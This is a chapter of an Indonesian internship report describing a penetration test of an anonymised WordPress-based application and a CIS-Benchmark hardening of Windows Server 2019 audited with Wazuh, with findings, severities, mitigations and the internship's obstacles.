B Pengumpulan Informasi (Reconnaissance)

Pengumpulan informasi dilakukan untuk memperoleh pemahaman awal terhadap arsitektur dan permukaan serangan dari aplikasi. Teknik yang digunakan mencakup pendekatan pasif dan aktif untuk mengidentifikasi layanan dan endpoint yang tersedia. Pemilihan *tools* disesuaikan dengan kebutuhan analisis dan karakteristik target sistem. Berikut alat bantu yang digunakan selama pengujian dapat dilihat pada tabel 3.2.

Tabel 3.2. Daftar *Tools* yang Digunakan dalam Pengujian Keamanan

Nama Tools	**Fungsi**
Burp Suite Community Edition	Digunakan untuk analisis dan manipulasi lalu lintas HTTP, termasuk intercept, repeater, dan analisis parameter input.
Nmap	Digunakan untuk melakukan pemindaian dan pemetaan jaringan serta mengidentifikasi layanan dan versi perangkat lunak yang berjalan pada aplikasi.
Dirb, Dirsearch, FFUF, Gobuster	Digunakan untuk enumerasi direktori dan file tersembunyi yang tidak dapat diakses secara langsung melalui antarmuka pengguna.
Nuclei	Digunakan untuk deteksi otomatis berbagai jenis kerentanan berdasarkan template yang tersedia, termasuk *Common Vulnerabilities and Exposures* (CVE) dan *misconfiguration*.
Wpscan	Digunakan untuk mengidentifikasi kerentanan pada aplikasi berbasis WordPress, termasuk plugin dan tema yang digunakan.

C Identifikasi dan Eksploitasi Kerentanan

Setelah informasi awal diperoleh, proses dilanjutkan dengan identifikasi potensi kerentanan menggunakan kombinasi pemindaian otomatis dan pengujian manual. Tahapan ini bertujuan untuk menguji respons aplikasi terhadap input yang tidak valid atau berbahaya. Beberapa jenis kerentanan yang teridentifikasi antara lain:

1) File Disclosure, yaitu keterbukaan file yang seharusnya tidak dapat diakses publik.

2) Unrestricted File Upload, yaitu kemampuan pengguna untuk mengunduh atau file dapat terunduh secara otomatis saat membuka halaman.

3) Outdated Dependencies, yaitu penggunaan komponen perangkat lunak (plugin WordPress) yang telah *expired* dan rentan terhadap eksploitasi.

Eksploitasi terhadap kerentanan dilakukan secara terkendali dan tidak berdampak terhadap operasional sistem. Pengujian dilakukan dengan memperhatikan batasan dan tanpa menimbulkan gangguan terhadap layanan yang sedang berjalan.

D Pengujian Mekanisme Autentikasi

Pengujian terhadap mekanisme autentikasi dilakukan untuk menilai tingkat perlindungan aplikasi dalam mengelola akses pengguna. Fokus pengujian berada pada potensi kelemahan seperti tidak adanya pembatasan upaya login (brute force protection) dan kemungkinan melakukan enumerasi username berdasarkan respons server.

E Dokumentasi dan Analisis Temuan

Setiap kerentanan yang teridentifikasi didokumentasikan secara sistematis dengan mencantumkan deskripsi teknis, tingkat keparahan, bukti pendukung, serta rekomendasi mitigasi. Penilaian tingkat risiko mengikuti standar klasifikasi dari OWASP, yang mengelompokkan *severity* ke dalam kategori *low*, *medium*, dan *high*.

Berdasarkan hasil pengujian, ditemukan beberapa isu keamanan dengan tingkat keparahan yang berbeda. Sebagian besar temuan berada pada kategori *low*, sementara satu temuan teridentifikasi sebagai *medium severity*, yaitu *Unrestricted File Download*. Tabel 3.3 berikut merangkum keseluruhan temuan beserta tingkat keparahan dan rekomendasi penanganannya.


Tabel 3.3. Ringkasan Temuan Kerentanan Aplikasi XYZ

No	Nama Kerentanan	Severity	Rekomendasi
1	File Disclosure	Low	Membatasi akses terhadap file tidak penting atau menghapus file jika tidak digunakan.
2	Unrestricted File Upload	Medium	Membatasi hak akses dan validasi file sebelum diakses atau diunduh.
3	Outdated Dependencies	Low	Melakukan pembaruan ke versi plugin terbaru dan menambahkan kontrol keamanan tambahan.


Setiap temuan dianalisis berdasarkan dampaknya terhadap sistem serta potensi eksploitasi yang mungkin terjadi. Analisis ini digunakan sebagai dasar pembelajaran untuk mengetahui langkah mitigasi dan peningkatan konfigurasi keamanan aplikasi. Berikut ini disajikan beberapa bukti berupa *Proof of Concept* (PoC) dari masing-masing temuan yang teridentifikasi selama pengujian.

E.1 File Disclosure

Kerentanan ini memungkinkan file internal dapat diakses secara publik tanpa autentikasi yang memadai. Akses terhadap file semacam ini berpotensi memberikan informasi tambahan kepada pihak yang tidak berwenang untuk memahami struktur atau konfigurasi sistem. Oleh karena itu, file yang terekspos perlu ditinjau ulang dan dibatasi aksesnya jika tidak diperlukan secara publik. Berikut gambar 3.7 adalah bukti pendukung dari pengujian.



(a) PoC File Disclosure 1




(b) PoC File Disclosure 2


Gambar 3.7. Bukti kerentanan File Disclosure

E.2 Unrestricted File Upload

Kerentanan ini terjadi ketika file dapat diakses atau terunduh secara langsung tanpa validasi maupun pembatasan akses. Akses publik terhadap file yang sensitif dapat dimanfaatkan oleh pihak tidak berwenang untuk memperoleh data atau menanamkan file berbahaya. Maka dari itu, mekanisme kontrol akses dan validasi pada direktori penyimpanan file perlu diterapkan. Bukti pengujian terhadap kerentanan ini seperti pada gambar 3.8 berikut.



(a) PoC Unrestricted File Upload 1



(b) PoC Unrestricted File Upload 2

Gambar 3.8. Bukti kerentanan Unrestricted File Upload

E.3 Outdated Dependency

Temuan ini menunjukkan adanya penggunaan dependensi perangkat lunak yang sudah tidak diperbarui, seperti plugin WordPress dengan versi lama. Ketergantungan terhadap komponen versi lama meningkatkan risiko eksploitasi, terutama jika terdapat kerentanan yang telah diketahui publik. Oleh karena itu, penting untuk segera melakukan pembaruan ke versi terbaru, atau menerapkan kontrol tambahan jika pembaruan belum dapat dilakukan. Bukti dari temuan ini ditunjukkan pada gambar 3.9.

Gambar 3.9. Hasil Temuan Kerentanan Outdated Dependency

3.3.5 Server Hardening pada Windows Server 2019

Operating System Hardening merupakan proses peningkatan keamanan sistem operasi dengan cara menonaktifkan layanan yang tidak diperlukan, menerapkan kebijakan keamanan, serta melakukan konfigurasi berdasarkan standar keamanan tertentu. Sebagai bagian dari simulasi penerapan keamanan endpoint, dilakukan hardening pada sistem operasi Windows Server 2019 untuk memastikan server siap digunakan dalam lingkungan produksi dengan tingkat keamanan yang memadai.

Hardening dilakukan dalam lingkungan simulasi menggunakan *virtual machine* (VM) yang menjalankan Windows Server 2019 dengan kondisi *fresh install*. Proses ini mengikuti standar CIS Benchmark for Windows Server 2019 sebagai panduan dasar penerapan konfigurasi keamanan. CIS Benchmark merupakan kumpulan praktik terbaik dan rekomendasi dari komunitas keamanan internasional terkait pengaturan sistem operasi untuk mengurangi risiko keamanan.

A Langkah-langkah Kegiatan

1) Studi Standar Keamanan: Analisis dokumen CIS Benchmark untuk memahami praktik terbaik dan rekomendasi konfigurasi keamanan yang relevan dengan lingkungan Windows Server 2019.
2) Penerapan Kebijakan Keamanan: Konfigurasi dilakukan melalui Group Policy Editor (`gpedit.msc`) dan Registry Editor (`regedit`), meliputi:
    - Pengaturan kebijakan kata sandi (kompleksitas, panjang minimum, masa berlaku, dan riwayat password)

- Penonaktifan fitur yang tidak diperlukan (App Installer, Remote Assistance, dan layanan lainnya)
- Penguatan akses kontrol dan privilege management
- Pengaturan kebijakan autentikasi dan otorisasi pengguna


3) Audit dan Evaluasi: Verifikasi konfigurasi menggunakan platform manajemen keamanan Wazuh untuk memastikan kesesuaian dengan standar CIS Benchmark dan mengidentifikasi potensi celah keamanan.

Hasil audit dikategorikan menjadi tiga jenis: *Compliant* (konfigurasi sesuai rekomendasi), *Non-Compliant* (konfigurasi belum sesuai atau tidak diterapkan), dan *False Positive* (konfigurasi sudah diterapkan tetapi tidak terdeteksi oleh *tools* karena faktor teknis tertentu).

B Dokumentasi Hasil dan Temuan

Seluruh hasil konfigurasi dan temuan audit didokumentasikan untuk memastikan transparansi serta dapat digunakan sebagai referensi dalam proses hardening berikutnya. Dokumentasi ini mencakup daftar konfigurasi yang berhasil diterapkan, item yang tidak tersedia atau tidak relevan (*Not Applicable*), serta temuan *False Positive* beserta alasan teknis di baliknya.

Sebagai bagian dari dokumentasi, hasil keseluruhan dari proses *hardening* diringkas dalam bentuk visual untuk memberikan gambaran yang mudah dipahami. Gambar 3.10 menampilkan distribusi hasil audit berdasarkan kategori: *Compliant (Passed)*, *Non-Compliant (Failed)*, dan *Not Applicable*.



Gambar 3.10. Ringkasan Hasil Hardening Server

Berdasarkan hasil audit yang dilakukan selama proses hardening Windows Server 2019, dari total 346 *item* konfigurasi sesuai panduan CIS Benchmark,

mayoritas kebijakan keamanan telah berhasil diterapkan dengan baik. Dari jumlah tersebut, sebanyak 316 *item* dinyatakan *Compliant (Passed)*, 26 *item* masih *Non-Compliant (Failed)*, dan 4 *item* dikategorikan *Not Applicable*.

Beberapa *item* yang gagal pada audit ternyata merupakan kondisi *False Positive*, yakni konfigurasi sebenarnya sudah benar diterapkan tetapi tidak terdeteksi oleh Wazuh. Hal ini terjadi karena beberapa alasan teknis, seperti perbedaan path registry antara remediasi manual dan pembacaan oleh *tools*, template ADMX yang tidak tersedia sehingga pengaturan tidak muncul di Group Policy Editor, atau fitur keamanan yang sudah dinonaktifkan namun masih terbaca sebagai "*failed*" oleh sistem audit.

Kategori *Not Applicable* muncul karena dua faktor utama: pertama, beberapa pengaturan tidak tersedia dalam versi sistem operasi yang digunakan; kedua, konfigurasi tidak relevan dengan peran server sebagai Domain Controller. Sebagai contoh, fitur seperti Credential Guard tidak diaktifkan untuk menjaga stabilitas dan kelancaran fungsi domain controller, meskipun secara keamanan fitur tersebut dapat memberikan perlindungan tambahan.

Secara keseluruhan, proses hardening berjalan dengan baik dengan tingkat *score* 92%, menunjukkan bahwa sebagian besar konfigurasi keamanan telah berhasil diterapkan sesuai standar CIS Benchmark.

C Kesimpulan

Melalui kegiatan *hardening* ini, diperoleh pemahaman mengenai cara mengamankan sistem operasi Windows Server 2019 sesuai dengan standar internasional (CIS). Proses ini sangat penting dilakukan terutama pada server yang baru saja di-*deploy*, untuk memastikan bahwa sistem berada dalam kondisi aman sejak awal penggunaan. Kegiatan ini juga memberikan wawasan mengenai pentingnya audit keamanan secara berkala dan perlunya pemahaman terhadap hasil audit, termasuk kemungkinan munculnya *false positive* dari *tools* keamanan yang dapat mempengaruhi akurasi penilaian keamanan sistem.

3.4 Kendala dan Solusi yang Ditemukan

Selama proses pelaksanaan magang, ditemukan beberapa kendala teknis maupun non-teknis yang berpengaruh terhadap kelancaran aktivitas simulasi, analisis, dan pengujian. Kendala-kendala ini menjadi bagian dari proses

pembelajaran untuk memahami proses dalam lingkungan kerja nyata. Berikut adalah beberapa kendala beserta solusi yang diterapkan selama pelaksanaan magang.

3.4.1 Kendala

1. Gagalnya instalasi mesin virtual baru menggunakan metode konvensional (import file ISO ke VirtualBox), di mana sistem sering kali gagal melakukan booting atau mengalami error saat proses instalasi.
2. Ketidakstabilan platform virtualisasi VirtualBox, seperti tampilan freeze, gangguan visual, hingga respons sistem yang lambat, yang menghambat interaksi dengan *virtual machine*.
3. Keterbatasan komunikasi dengan pembimbing lapangan saat mengerjakan tugas-tugas awal karena pembimbing tidak ditempat.
4. Kurangnya manajemen waktu dalam pengerjaan tugas-tugas teknis, di mana pekerjaan diselesaikan tanpa target harian atau tenggat waktu yang jelas, menyebabkan panjangnya rentang waktu penyelesaian untuk satu tugas.

3.4.2 Solusi

1. Penggunaan file Virtual Disk Image (VDI) atau Open Virtualization Archive (OVA) yang sudah dikonfigurasi sebelumnya sebagai alternatif jika instalasi melalui file ISO tidak berhasil.
2. Penyesuaian alokasi sumber daya *virtual machine*, seperti penambahan jumlah CPU core dan kapasitas RAM, guna meningkatkan performa VirtualBox. Namun, beberapa keterbatasan tetap terjadi karena laptop yang digunakan membutuhkan *memory space* lebih banyak.
3. Pemanfaatan referensi mandiri seperti dokumentasi resmi, repositori GitHub, dan diskusi dengan karyawan lain untuk menggantikan ketergantungan langsung pada pembimbing.
4. Pembuatan rencana waktu untuk setiap topik untuk mencegah fokus berlebih pada satu tugas dalam waktu lama tanpa kemajuan signifikan.